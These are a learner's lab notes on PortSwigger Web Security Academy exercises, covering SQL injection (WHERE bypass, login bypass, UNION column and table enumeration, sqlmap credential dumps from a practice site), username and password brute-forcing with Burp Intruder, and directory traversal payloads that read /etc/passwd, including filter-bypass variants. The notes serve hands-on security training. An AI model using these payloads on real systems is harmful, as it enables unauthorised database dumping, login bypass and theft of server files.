Server side topic

For complete beginners, we recommend starting with our server-side topics. These vulnerabilities are typically easier to learn because you only need to understand what's happening on the server. Our materials and labs will help you develop some of the core knowledge and skills that you will rely on time after time.

1 sql injection

all types of sql injection vulnerability solve :)

lab1

portswigger lab 1 sql injection vulnerability Where clause allowing retrieval of hidden data

theory ==========

https://insecure-website.com/products?category=Gifts
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
https://insecure-website.com/products?category=Gifts'--
SELECT * FROM products WHERE category = 'Gifts'--' AND released = 1

https://insecure-website.com/products?category=Gifts'+OR+1=1--
SELECT * FROM products WHERE category = 'Gifts' OR 1=1--' AND released = 1

solve lab 1 sql injection vulnerability WHERE clause allowing retrieval of hidden data

lab link - https://0a5f001c043b5bcdc0fe58c100ea009f.web-security-academy.net/
lab vulnearability - https://0a5f001c043b5bcdc0fe58c100ea009f.web-security-academy.net/filter?category=Accessories

payload - '+OR+1=1--

result - https://0a5f001c043b5bcdc0fe58c100ea009f.web-security-academy.net/filter?category=%27+OR+1=1--

sql injection successfull

lab2

lab2 sql injection vulnerability allowing login bypass

theory subverting application logic

SELECT * FROM users WHERE username = 'wiener' AND password = 'bluecheese'
SELECT * FROM users WHERE username = 'administrator'--' AND password = ''

solve lab2 sql injection vulnerability allowing login bypass
login in
username administrator'--
password administrator'--

successfully login bypass vulnerability

lab3

lab3 sql injection UNION attacks
theory --------

SELECT name, description FROM products WHERE category = 'Gifts'
then an attacker can submit the input:

' UNION SELECT username, password FROM users--
SELECT a, b FROM table1 UNION SELECT c, d FROM table2
' ORDER BY 1--
' ORDER BY 2--
' ORDER BY 3--
The ORDER BY position number 3 is out of range of the number of items in the select list.

The second method involves submitting a series of UNION SELECT payloads specifying a different number of null values:

' UNION SELECT NULL--
' UNION SELECT NULL,NULL--
' UNION SELECT NULL,NULL,NULL--
All queries combined using a UNION, INTERSECT or EXCEPT operator must have an equal number of expressions in their target lists.

lab3 solve sql injection UNION attacks

SQL injection UNION attack, determining the number of columns returned by the query (web-security-academy.net)

Vulnerable parameater -
SQL injection UNION attack, determining the number of columns returned by the query (web-security-academy.net)
/filter?category=Gifts

steps : -
1- 'ORDER+BY+1--
2- '+UNION+SELECT+NULL,NULL--

MACHINE SUCCESSFULLY SOLVE

lab4

Finding columns with a useful data type in an SQL injection UNION attack

The reason for performing an SQL injection UNION attack is to be able to retrieve the results from an injected query. Generally, the interesting data that you want to retrieve will be in string form, so you need to find one or more columns in the original query results whose data type is, or is compatible with, string data.

Having already determined the number of required columns, you can probe each column to test whether it can hold string data by submitting a series of `UNION SELECT` payloads that place a string value into each column in turn. For example, if the query returns four columns, you would submit:

```
' UNION SELECT 'a',NULL,NULL,NULL--' UNION SELECT NULL,'a',NULL,NULL--' UNION SELECT NULL,NULL,'a',NULL--' UNION SELECT NULL,NULL,NULL,'a'--
```

If the data type of a column is not compatible with string data, the injected query will cause a database error, such as:

```
Conversion failed when converting the varchar value 'a' to data type int.
```

If an error does not occur, and the application's response contains some additional content including the injected string value, then the relevant column is suitable for retrieving string data.

lab solve :----------

vulnearble parameater - https://0a95002404efb683c0beb620005e0079.web-security-academy.net/filter?category=Clothing%2c+shoes+and+accessories

my old notes steps : - https://0a95002404efb683c0beb620005e0079.web-security-academy.net/filter?'"category=1'"

my own sql injection notes

my own hands on sql injection notes : -

vulnerable websites: - https://testphp.vulnweb.com

click on website click browser catagories now click on posters tab now you can see the site is vulnearble on sql injection

/listproducts.php?cat=1

now perform sql injection attacks on this website:-

theroy:-

vulnerable parameater= /listproducts.php?cat=1

1. Produce on error and check the parameater error = 1 database , 2 sql syntax error(union base sql injection)
http://testphp.vulnweb.com/list/products.php?cat=1
‘" 2 cout error
cat=1 query error
‘’cat=1'" query error
‘’cat=1" query unbalancing error

‘’select*from t" = ‘" 2 cout ki vjah se query unbalancing ho jati hai

2. check columns no of coloumns which of database available

order space by command:-
http://testphp.vulnweb.com/list/products.php?cat=1 order by 1 --+
--+ comment out
" ye comments ke liye use hote hai

3. find out vulnerable coloumns:-

backend se data frontend pr show hota hai vo hi vulnerable hai

Union query:----------

http://testphp.vulnweb.com/list/procuts.php?cat=1 union select 1,2,3,4,5,6,7,8,9,10,11--+
ab esme se jo bhi vulnerable coloum no hoga vo show ho jayega

for example :- 7 , 2 , 9 no vulnerable hai

ab hme esme se data nikalna hai

http://testphp.vulnweb.com/list/products.php?cat=1 union select 1,2,3,4,5,6,database(),8,version(),10,11--+

7 = database ---------- Acuart
9 = version ---------- 8.0.22-0ubuntu0.20.04.2

4. find out vulnearble tables:-

information underscore krege:-
http://testphp.vulnweb.com/list/products.php?cat=1 union select 1,table_name,3,4,5,6,7,8,9,10,11 from information_schema.table--+

2 table_name
ager muje vhi table dekhni hai fir :-

http://testphp.vulnweb.com/list/products.php?cat=1 union select 1,table_name,3,4,5,6,7,8,9,10,11 from information_schema.table where table_schema ="acuar"--+

5. find out vulnerable table no of vulnerable coloumns:-

http://testphp.vulnweb.com/list/products.php?cat=1 union select 1,column_name,3,4,5,6,7,8,9,10,11 from information_schema.columns where table_name='users'--+

vulnerable users data show hoga

6.finiely find out username and password and other informaton about vulnerable website:-

http://testphp.vulnweb.com/list/products.php?cat=1 union select 1,group_concat(uname,oxoa,pass,"",cc),3,4,5,6,7,8,9,10,11 from users --+

data mil jayega :)

stacks query base sql injection peform in sqlmap tool in kali lin
find out vulnerable parameater
http://testphp.vulnweb.com/list/products.php?cat=1

sqlmap --url "http://testphp.vulnweb.com/list/products.php?cat=1"

1. find out the database:-
sqlmap --url "http://testphp.vulnweb.com/list/products.php?cat=1" --dbs

acuart
information_schema

2. find out vulnerable tables:-
sqlmap --url "http://testphp.vulnweb.com/list/products.php?cat=1" -D acuart --tables

8 tables show
artists
carts
categ
featured
guestbook
pictures
products
users

3. find out users vulnerable columns:-

sqlmap --url "http://testphp.vulnweb.com/list/products.php?cat=1" -D acuart -T users --columns

result - find 8 columns
column type
address mediumtext
cart varchar(100)
cc varchar(100)
email varcahr(100)
name varcahr(100)
pass varchar(100)
phone varchar(100)
uname varchar(100)

4. finely findout website usename and password and others detials:-

sqlmap --url "http://testphp.vulnweb.com/list/products.php?cat=1" -D acuart -T users -C uname,pass,cc --dump

result :-

database - acuart
table - users
uname - test
pass - test

ab hm eska current user find kr skte hai

sqlmap --url "http://testphp.vulnweb.com/list/products.php?cat=1" --current-user

result:-

acuart@localhost


thanks :)

2 Authentication

Authentication vulnerabilities

Conceptually at least, authentication vulnerabilities are some of the simplest issues to understand. However, they can be among the most critical due to the obvious relationship between authentication and security. As well as potentially allowing attackers direct access to sensitive data and functionality, they also expose additional attack surface for

further exploits. For this reason, learning how to identify and exploit authentication vulnerabilities, including how to bypass common protection measures, is a fundamental skill.
In this section, we'll look at some of the most common authentication mechanisms used by websites and discuss potential vulnerabilities in them. We'll highlight both inherent vulnerabilities in different authentication mechanisms, as well as some typical vulnerabilities that are introduced by their improper implementation. Finally, we'll provide some basic guidance on how you can ensure that your own authentication mechanisms are as robust as possible.



What is authentication?

Authentication is the process of verifying the identity of a given user or client. In other words, it involves making sure that they really are who they claim to be. At least in part, websites are exposed to anyone who is connected to the internet by design. Therefore, robust authentication mechanisms are an integral aspect of effective web security.
There are three authentication factors into which different types of authentication can be categorized:
• Something you **know**, such as a password or the answer to a security question. These are sometimes referred to as "knowledge factors".
• Something you **have**, that is, a physical object like a mobile phone or security token. These are sometimes referred to as "possession factors".
• Something you **are** or do, for example, your biometrics or patterns of behavior. These are sometimes referred to as "inherence factors".

Authentication mechanisms rely on a range of technologies to verify one or more of these factors.

What is the difference between authentication and authorization?
Authentication is the process of verifying that a user really **is who they claim to be**, whereas authorization involves verifying whether a user **is allowed to do something**.
In the context of a website or web application, authentication determines whether someone attempting to access the site with the username `Carlos123` really is the same person who created the account.
Once `Carlos123` is authenticated, his permissions determine whether or not he is authorized, for example, to access personal information about other users or perform actions such as deleting another user's account.

How do authentication vulnerabilities arise?

Broadly speaking, most vulnerabilities in authentication mechanisms arise in one of two ways:

◇ The authentication mechanisms are weak because they fail to adequately protect against brute-force attacks.
◇ Logic flaws or poor coding in the implementation allow the authentication mechanisms to be bypassed entirely by an attacker. This is sometimes referred to as "broken authentication".

In many areas of web development, logic flaws will simply cause the website to behave unexpectedly, which may or may not be a security issue. However, as authentication is so critical to security, the likelihood that flawed authentication logic exposes the website to security issues is clearly elevated.

What is the impact of vulnerable authentication?

The impact of authentication vulnerabilities can be very severe. Once an attacker has either bypassed authentication or has brute-forced their way into another user's account, they have access to all the data and functionality that the compromised account has. If they are able to compromise a high-privileged account, such as a system administrator, they could take full control over the entire application and potentially gain access to internal infrastructure.
Even compromising a low-privileged account might still grant an attacker access to data that they otherwise shouldn't have, such as commercially sensitive business information. Even if the account does not have access to any sensitive data, it might still allow the attacker to access additional pages, which provide a further attack surface. Often, certain high-severity attacks will not be possible from publicly accessible pages, but they may be possible from an internal page.

Vulnerabilities in authentication mechanisms

A website's authentication system usually consists of several distinct mechanisms where vulnerabilities may occur. Some vulnerabilities are broadly applicable across all of these contexts, whereas others are more specific to the functionality provided.
We will look more closely at some of the most common vulnerabilities in the following areas:
◇ Vulnerabilities in password-based login LABS
◇ Vulnerabilities in multi-factor authentication LABS
◇ Vulnerabilities in other authentication mechanisms LABS

Note that several of the labs require you to enumerate usernames and brute-force passwords. To help you with this process, we've provided a shortlist of candidate usernames and passwords that you should use to solve the labs.

Vulnerabilities in third-party authentication mechanisms
If you love to hack authentication mechanisms, after completing our main authentication labs, more advanced users may want to try and tackle our OAuth authentication labs.

Read more
OAuth authentication

Preventing attacks on your own authentication mechanisms

We have demonstrated several ways in which websites can be vulnerable due to how they implement authentication. To reduce the risk of such attacks on your own websites, there are several general principles that you should always try to follow.

Read more
How to secure your authentication mechanisms

lab1

Username enumeration via different responses

steps : -

open link : -

Username enumeration via different responses (web-security-academy.net)

click an my account
0a880028035194efc06909ed00ab0070.web-security-academy.net/login
now : -

open burpsuite
caputre the request

first find the username : -

send to the intruder
select username and copy the username list
start attack

username - albuquerque

now find the passwords : -

select the password and copy the passwords lists
start attacks

password - thomas


3 Directory Traversal

In this section you will learn all 6 labs in portswigger in depth

theory :-

Directory traversal

In this section, we'll explain what directory traversal is, describe how to carry out path traversal attacks and circumvent common obstacles, and spell out how to prevent path traversal vulnerabilities.



Labs

If you're already familiar with the basic concepts behind directory traversal and just want to practice exploiting them on some realistic, deliberately vulnerable targets, you can access all of the labs in this topic from the link below.

View all directory traversal labs

What is directory traversal?

Directory traversal (also known as file path traversal) is a web security vulnerability that allows an attacker to read arbitrary files on the server that is running an application. This might include application code and data, credentials for back-end systems, and sensitive operating system files. In some cases, an attacker might be able to write to arbitrary files on the server, allowing them to modify application data or behavior, and ultimately take full control of the server.

Reading arbitrary files via directory traversal

Consider a shopping application that displays images of items for sale. Images are loaded via some HTML like the following:

`<img src="/loadImage?filename=218.png">`The URL takes a parameter and returns the contents of the specified file. The image files themselves are stored on disk in the location . To return an image, the application appends the requested filename to this base directory and uses a filesystem API to read the contents of the file. In the above case, the application reads from the following file path:

`/var/www/images/218.png`The application implements no defenses against directory traversal attacks, so an attacker can request the following URL to retrieve an arbitrary file from the server's filesystem:

`https://insecure-website.com/loadImage?filename=../../../etc/passwd`This causes the application to read from the following file path:

`/var/www/images/../../../etc/passwd`The sequence is valid within a file path, and means to step up one level in the directory structure. The three consecutive sequences step up from to the filesystem root, and so the file that is actually read is:

`/etc/passwd`On Unix-based operating systems, this is a standard file containing details of the users that are registered on the server.

On Windows, both and are valid directory traversal sequences, and an equivalent attack to retrieve a standard operating system file would be:

`https://insecure-website.com/loadImage?filename=..\..\..\windows\win.ini`

1 File path-Traversal simple case


file path traversel simple case

vulnerable link -
open link in browser
capture request in burpsuite

now
filename= is a vulnearble parameater
now add the payload

../../../etc/passwd

show the result :-



2 Traversal sequences blocked with absolute path bypass

Common obstacles to exploiting file path traversal vulnerabilities


Many applications that place user input into file paths implement some kind of defense against path traversal attacks, and these can often be circumvented.
If an application strips or blocks directory traversal sequences from the user-supplied filename, then it might be possible to bypass the defense using a variety of techniques.
You might be able to use an absolute path from the filesystem root, such as `filename=/etc/passwd`, to directly reference a file without using any traversal sequences.

lab solve : - Traversal sequences blocked with absolute path bypass

open link
capture the request in burpsuite
now you will see the vulnearble parameater filename=

now add the payload without sequences /etc/passwd

show the result: -



3 Traversal sequences stripped non-recursively


You might be able to use nested traversal sequences, such as `....//` or `....\/`, which will revert to simple traversal sequences when the inner sequence is stripped.

lab solve :- Traversal sequences stripped non-recursively

open link in browser capture the request in burpsuite
you will see the vulnearbe parameter filename=

add the payload : - ....//....//....//etc/passwd

show the result:-



4 Traversel sequences stripped with superfluous URL-DECODE

